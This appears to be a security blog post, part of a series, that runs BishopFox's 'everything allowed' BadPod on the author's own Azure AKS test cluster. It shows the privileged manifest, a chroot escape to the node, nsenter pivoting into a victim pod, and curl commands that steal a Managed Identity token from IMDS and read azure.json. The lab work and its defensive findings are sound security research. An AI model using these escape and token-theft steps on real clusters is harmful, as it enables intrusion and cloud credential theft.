
BadPods Series: Everything Allowed on Azure AKS
This is Part 2 of my Kubernetes security series where I explore BadPods from BishopFox. In the previous post, I tested Bad Pod #1 on AWS EKS and demonstrated how the combination of dangerous configuration flags can lead to complete node and cloud compromise. In this post, I will run the same experiment on Azure Kubernetes Service (AKS) to see how Microsoft’s managed Kubernetes offering handles these misconfigurations.
The core premise remains the same: we are assuming an “assume-breach” scenario where an attacker already has RCE on a pod in the Kubernetes cluster. We will explore how far the blast radius can extend when the pod is configured with every dangerous setting enabled. If you have not read Part 1, I recommend going through it first as it explains the attack vectors in detail.
TestBed
Cloud Provider: Azure Kubernetes Service (AKS)
Kubernetes Version: 1.34
Node Type: Standard_D2s_v3
Node OS: Ubuntu 22.04.5 LTS
Node Count: 2
Pod Security Admission (PSA) Profile: default
Azure Policy for Kubernetes: Disabled
Defender for Containers: Disabled

For this experiment, I deployed an Azure Kubernetes Service (AKS) cluster running Kubernetes version 1.34 with two worker nodes of type Standard_D2s_v3. The nodes are running Ubuntu 22.04.5 LTS, which is the default OS for AKS node pools. The cluster is using the default Pod Security Admission profile with Azure Policy for Kubernetes disabled. As we will see, this permissive default does not block the dangerous configurations we are about to deploy. I used the same easy-k8s-deploy repository mentioned in Part 1, which can deploy Kubernetes clusters to all three major cloud providers using Github Actions.
The Dangerous Manifest
Here is the manifest that we will be using:
# everything-allowed-exec-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: everything-allowed-exec-pod
  labels:
    app: pentest
spec:
  hostNetwork: true
  hostPID: true
  hostIPC: true
  containers:
  - name: everything-allowed-pod
    image: ubuntu
    securityContext:
      privileged: true
    volumeMounts:
    - mountPath: /host
      name: noderoot
    command: [ "/bin/sh", "-c", "--" ]
    args: [ "while true; do sleep 30; done;" ]
  volumes:
  - name: noderoot
    hostPath:
      path: /
The manifest is identical to what we used on EKS. The privileged: true flag grants the container all capabilities and removes the restrictions that normally isolate it from the host kernel. The hostPath volume mounting the root filesystem at /host gives the container direct access to every file on the node. The hostNetwork: true flag makes the pod share the host’s network namespace, meaning it uses the node’s IP address, can access host-only network services, and bypasses Kubernetes network policies that apply at the pod IP level. The hostPID: true and hostIPC: true flags allow the pod to see and interact with all processes and inter-process communication on the host.
Let’s deploy this pod and see what happens.
# Apply the BadPod manifest
kubectl apply -f ./everything-allowed-exec-pod.yaml

# Check pod status
kubectl get pod everything-allowed-exec-pod
kubectl describe pod everything-allowed-exec-pod

The pod deployed successfully without any warnings or restrictions. This confirms that the default Pod Security Admission profile on AKS, like EKS, is running in privileged mode. Without Azure Policy for Kubernetes enabled, there are no guardrails preventing these dangerous configurations.
kubectl get ns -o custom-columns=NAME:.metadata.name,ENFORCE:.metadata.labels.pod-security\.kubernetes\.io/enforce,WARN:.metadata.labels.pod-security\.kubernetes\.io/warn,AUDIT:.metadata.labels.pod-security\.kubernetes\.io/audit


Threat Model
Escape to Node
We will now explore how to escape the container and gain root shell access on the Azure VM host node. With our current setup, there is practically no isolation between the node and pod given the range of security flags we have enabled. Since we are assuming an attacker already has shell access to the pod, let’s start there.
# Get shell in pod
kubectl exec -it everything-allowed-exec-pod -- /bin/bash

# Inside pod - check current context
root@aks-sysnp-30008830-vmss000001:/# whoami
root

root@aks-sysnp-30008830-vmss000001:/# hostname
aks-sysnp-30008830-vmss000001

root@aks-sysnp-30008830-vmss000001:/# cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
[...]
The pod is based on Ubuntu. Now let’s attempt to escape to the host using chroot.
# Escape to host via chroot
chroot /host /bin/bash

# Now on host node
root@aks-sysnp-30008830-vmss000001:/# whoami
root

root@aks-sysnp-30008830-vmss000001:/# hostname
aks-sysnp-30008830-vmss000001


root@aks-sysnp-30008830-vmss000001:/# cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.5 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
[...]

root@aks-sysnp-30008830-vmss000001:/# ls -ld /var/lib/kube*
drwxr-xr-x 11 root root 4096 Jan 19 18:29 /var/lib/kubelet
The escape was successful. Notice the Ubuntu version changed from 24.04 (our container image) to 22.04 (the AKS node OS). We have access to /var/lib/kubelet, a host-only path that containers should never be able to reach.
One key difference from EKS is that AKS nodes run Ubuntu by default, whereas EKS uses Amazon Linux. However, the escape technique remains identical because the underlying vulnerability is in the Kubernetes configuration, not the operating system.
Let’s verify we can see all containers on the node.
# List all containers using crictl (AKS uses containerd)
crictl ps

We now have several clear indicators of successful host escape. The operating system version changed from Ubuntu 24.04 to Ubuntu 22.04. We have access to /var/lib/kubelet, which contains sensitive Kubernetes node configuration. We can list all containers via crictl, which requires access to the container runtime. We have direct access to the containerd socket at /run/containerd/containerd.sock, giving complete control over all containers on this node.
Also, the hostname remained the same throughout this process because the pod uses hostNetwork: true, which shares the host’s network namespace including the hostname from the start. The hostname aks-sysnp-30008830-vmss000001 follows Azure’s Virtual Machine Scale Set (VMSS) naming convention, which AKS uses to provision worker nodes.
This attack was made possible by the combination of hostPath: / and privileged: true. The hostPath volume mounting gave us direct access to the host filesystem at /host, while the privileged flag removed the security restrictions that would normally prevent the chroot system call from working. Together, these configurations completely dissolved the container boundary that is fundamental to Kubernetes security.
Lateral Movement
Our objective now is to move from the compromised pod to other pods on the same node. Let’s deploy a victim pod that we can target.
# Deploy a "victim" pod with a standard configuration
kubectl apply -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
  name: victim-app
  labels:
    app: victim
spec:
  containers:
  - name: app
    image: nginx
  nodeSelector:
    kubernetes.io/hostname: aks-sysnp-30008830-vmss000001  # Forced to same node
EOF
Let’s verify that both pods are running on the same host node.

Now let’s access the victim pod from our compromised everything-allowed pod.
# From your everything-allowed-exec-pod
kubectl exec -it everything-allowed-exec-pod -- /bin/bash

# Escape to host
chroot /host /bin/bash

# List all containers on this node
crictl ps

# Find victim pod container ID
VICTIM_CONTAINER=$(crictl ps --name "app" -q | head -1)

# Get process ID for victim container
VICTIM_PID=$(crictl inspect -o json $VICTIM_CONTAINER | jq -r '.info.pid')

# Enter victim container's namespaces
nsenter -t $VICTIM_PID -m -u -i -n -p /bin/bash

We successfully accessed the victim pod by first escalating to the host node level and then pivoting into the target container. The hostPID: true flag allowed us to see all processes running on the node, essential for identifying the victim container’s process ID. The hostPath: / mounting combined with privileged: true gave us access to the containerd socket. The privileged flag allowed the nsenter command to work.
Escape to Cloud
Our next objective is to steal Azure Managed Identity tokens from the Azure Instance Metadata Service (IMDS) and use them to make Azure Resource Manager API calls. The Azure IMDS at 169.254.169.254 is a special endpoint that Azure VMs use to retrieve information about themselves, including OAuth tokens for any Managed Identity attached to the VM.
Understanding AKS Identity Architecture
Before diving in, it is important to understand a common point of confusion. AKS clusters actually have two separate managed identities, and they serve different purposes:
| Identity | Used by | Scope |
|---|---|---|
| Cluster identity | AKS control plane (managing VNets, load balancers, etc.) | Configured by the identity {} block in Terraform |
| Kubelet identity | Worker nodes (pulling images, Azure API calls from nodes) | Always a user-assigned managed identity, created by AKS automatically |
Here is the relevant section from the terraform/aks.tf file used to create the AKS cluster:
identity {
  type = "SystemAssigned"
}
This configures the cluster identity as system-assigned. However, the kubelet identity that runs on the worker nodes is always a separate user-assigned managed identity, regardless of this setting. When we steal a token from IMDS on a worker node, we are getting the kubelet identity token, not the cluster identity.
Azure IMDS requires a Metadata: true header for all requests. This is a mitigation against browser-based SSRF attacks, meaning a browser cannot set arbitrary headers, so a malicious web page cannot silently exfiltrate IMDS data. Any code running on the node or in a pod, however, can trivially include this header.
On AKS, the IMDS endpoint is reachable from any pod by default, not just pods with hostNetwork: true. When a pod sends a packet to 169.254.169.254, it travels through the pod’s veth pair to the host bridge, then through the node’s kernel routing table, which already has a route to IMDS via the Azure hypervisor. Because IP forwarding must be enabled on AKS nodes for pod networking to function, all pods inherit this reachability automatically. Microsoft documents this explicitly: the IMDS endpoint is “by default accessible from all pods running in an AKS cluster.”
The hostNetwork: true flag is relevant only when AKS’s optional IMDS Restriction feature (--enable-imds-restriction) is enabled. That feature adds iptables rules to block non-hostNetwork pods from reaching IMDS. Pods with hostNetwork: true bypass those iptables rules because they share the host’s network namespace. However, this feature is an opt-in preview and is not enabled by default.
Let’s test IMDS access from our compromised pod.
# From inside the pod with hostNetwork: true

# Step 1: Check if IMDS is accessible and retrieve VM metadata
curl -s -H "Metadata: true" \
  "http://169.254.169.254/metadata/instance/compute?api-version=2021-02-01" | python3 -m json.tool
IMDS is accessible and returns full VM metadata including the subscription ID, resource group, and VM name. Now let’s retrieve the Managed Identity token.
# Step 2: Get Managed Identity OAuth token for Azure Resource Manager
ACCESS_TOKEN=$(curl -s -H "Metadata:true" \
  "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" \
  | jq -r '.access_token')

We successfully extracted a valid Managed Identity token from Azure IMDS. Now let’s attempt to use it to make Azure Resource Manager API calls.
Probing the Identity’s Permissions
The first thing an attacker would do is enumerate what this identity can access. Let’s start broad and work down.
# Attempt 1: List subscriptions
curl -s -X GET \
  -H "Authorization: Bearer $ACCESS_TOKEN" \
  -H "Content-Type: application/json" \
  "https://management.azure.com/subscriptions?api-version=2020-01-01"
{"value":[],"count":{"type":"Total","value":0}}
The response returns an empty list rather than an error. This means the token is valid, but the kubelet identity has no permissions to list down all the subscriptions.
SUB_ID=$(curl -s -H "Metadata: true" \
"http://169.254.169.254/metadata/instance/compute/subscriptionId?api-version=2021-02-01&format=text")

# Attempt 2: List resource groups
curl -s -H "Authorization: Bearer $ACCESS_TOKEN" \
  "https://management.azure.com/subscriptions/$SUB_ID/resourceGroups?api-version=2021-04-01"
{"error":{"code":"AuthorizationFailed","message":"The client '25617493-6265-4769-a107-c2df62d2c678' with object id '0ccc7df7-9073-4e36-bb46-5a455cb8fcad' does not have authorization to perform action 'Microsoft.Resources/subscriptions/resourceGroups/read' over scope '/subscriptions/00a2f9f3-ab8a-4ed3-a6c4-XXXX'..."}}# Attempt 3: Check role assignments
curl -s -H "Authorization: Bearer $ACCESS_TOKEN" \
"https://management.azure.com/subscriptions/$SUB_ID/providers/Microsoft.Authorization/roleAssignments?api-version=2022-04-01"{"error":{"code":"AuthorizationFailed","message":"The client '25617493-6265-4769-a107-c2df62d2c678' with object id '0ccc7df7-9073-4e36-bb46-5a455cb8fcad' does not have authorization to perform action 'Microsoft.Authorization/roleAssignments/read' over scope '/subscriptions/00a2f9f3-ab8a-4ed3-a6c4-XXXX'..."}}The kubelet identity is locked down. It has no subscription-level permissions whatsoever. In this AKS deployment, the kubelet identity has no Azure RM permissions beyond what is strictly needed for the node to function. This is the correct default, and it limits the blast radius of this attack path significantly.
The azure.json File: A More Valuable Finding
Even though the managed identity token yielded limited cloud access, the host filesystem exposed something more immediately useful. After escaping to the host via chroot, we can read /etc/kubernetes/azure.json:
# From chrooted host
cat /etc/kubernetes/azure.json
{
    "cloud": "AzurePublicCloud",
    "tenantId": "3e9172ee-7bea-41ea-aa6e-f330ba39507b",
    "subscriptionId": "00a2f9f3-ab8a-4ed3-a6c4-XXXX",
    "aadClientId": "msi",
    "aadClientSecret": "msi",
    "resourceGroup": "MC_TestRG_demo-aks_centralus",
    "location": "centralus",
    "vmType": "vmss",
    "subnetName": "aks-subnet",
    "securityGroupName": "aks-agentpool-26179871-nsg",
    "vnetName": "aks-vnet-26179871",
    "vnetResourceGroup": "",
    "routeTableName": "aks-agentpool-26179871-routetable",
    "primaryAvailabilitySetName": "",
    "primaryScaleSetName": "aks-sysnp-10134538-vmss",
    "useManagedIdentityExtension": true,
    "userAssignedIdentityID": "25617493-6265-4769-a107-c2df62d2c678",
    "useInstanceMetadata": true,
    [...]
}
This file is present on every AKS node and is readable after escaping to the host.
In older AKS clusters or those using Service Principals instead of Managed Identity, the aadClientId and aadClientSecret fields would contain actual Service Principal credentials with direct Azure API access. This file should be treated as sensitive regardless of deployment type.
This cloud credential and reconnaissance phase was made possible by hostNetwork: true for IMDS access, and the hostPath: / combined with privileged: true for reading host files like azure.json.
Differences from EKS
| Aspect | EKS | AKS |
|---|---|---|
| Node OS | Amazon Linux 2023 | Ubuntu 22.04 |
| Container Runtime | containerd | containerd |
| IMDS Auth Requirement | IMDSv1 none / IMDSv2 token | Metadata: true header |
| Credential Type | IAM Role temporary credentials (STS) | Managed Identity OAuth token |
| Host Credential File | None | /etc/kubernetes/azure.json |
| Node Identity Type | Single IAM Role on the instance | Kubelet identity (always user-assigned) separate from cluster identity |
Conclusion
We have demonstrated how Bad Pod #1 with everything allowed leads to node compromise and lateral movement on Azure AKS. The combination of privileged: true, hostPath: /, hostNetwork: true, and hostPID: true dissolved every security boundary that Kubernetes provides. We successfully escaped the container to gain root access on the host node, moved laterally to access other pods running on the same node, and accessed the Azure IMDS to steal a Managed Identity token.
However, the cloud escalation outcome here differs from EKS. The AKS kubelet identity in this deployment carried no subscription-level RBAC permissions, which limited the blast radius from the cloud side. The most valuable cloud finding was the azure.json file on the host, which exposed the full cluster topology, tenant and subscription IDs, and the kubelet identity client ID.
This is an important distinction: the damage from this attack path on AKS depends heavily on what RBAC permissions have been granted to the kubelet managed identity. In a misconfigured deployment where Contributor or higher is assigned at the subscription level, the impact would be equivalent to the EKS scenario.
In the next part of this series, I will test these same configurations on EKS Fargate, which is known for its “secure by default” architecture and will also test other badPod configurations.

Founder of cybersecnerds.com. Graduate Cybersecurity student with industry experience in detection and response engineering, application and product security, and cloud-native systems.
Actively looking for a full-time security engineering role.